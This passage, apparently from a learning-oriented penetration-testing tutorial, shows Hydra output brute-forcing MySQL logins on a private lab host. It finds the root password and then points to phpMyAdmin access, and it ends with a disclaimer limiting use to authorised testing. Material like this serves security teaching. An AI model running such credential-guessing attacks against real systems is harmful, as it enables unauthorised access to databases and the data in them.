[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Qwert@1234" - 26 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "1234qwerty" - 27 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "qwert2022" - 28 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "user100" - 29 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "admin123" - 30 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "root123" - 31 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Admin@#" - 32 of 90 [child 2] (0/0)
```



user@user-HP-EliteBook-Revolve-810-G3: ~/Desktop
File Edit View Search Terminal Help
07:51

```
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "admin" - 22 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "User1@#" - 23 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "User.1234" - 24 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Admin@#" - 25 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Qwert@1234" - 26 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "1234qwerty" - 27 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "qwert2022" - 28 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "user100" - 29 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "admin123" - 30 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "root123" - 31 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Admin@#" - 32 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Qwert@4321" - 33 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "1234qwertyui" - 34 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "qwert2022" - 35 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Ninja@2011" - 36 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "root" - pass "A@Admin" - 37 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "root" - pass "Jimmy" - 38 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "root" - pass "1234qwerty" - 39 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "root" - pass "admin" - 40 of 90 [child 2] (0/0)
[3306][mysql] host: 192.168.22.244   login: root   password: 1234qwerty
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "A@Admin" - 55 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "Jimmy" - 56 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "1234qwerty" - 57 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "admin" - 58 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "User1@#" - 59 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "User.1234" - 60 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "Admin@#" - 61 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "Qwert@1234" - 62 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "1234qwerty" - 63 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "qwert2022" - 64 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "user100" - 65 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "admin123" - 66 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "root123" - 67 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "Admin@#" - 68 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "Qwert@4321" - 69 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "1234qwertyui" - 70 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "qwert2022" - 71 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "Admin1" - pass "Ninja@2011" - 72 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "" - pass "A@Admin" - 73 of 90 [child 1] (0/0)
```

From above screenshot we can see that hydra Also Finds the Password and username shown in Color green.

We can now successfully Login to below Database Using the Password Found.

http://192.168.22.244/phpmyadmin/

Useful Links.

https://www.hackingarticles.in/password-crackingmysql/
https://www.geeksforgeeks.org/password-cracking-with-medusa-in-linux/

NB:
These tools should not be used to attack computers, laptops, networks, websites or services where you do not have permission to do so. Use this for legitimate testing purposes only. This documents has been prepared for Learning Purposes.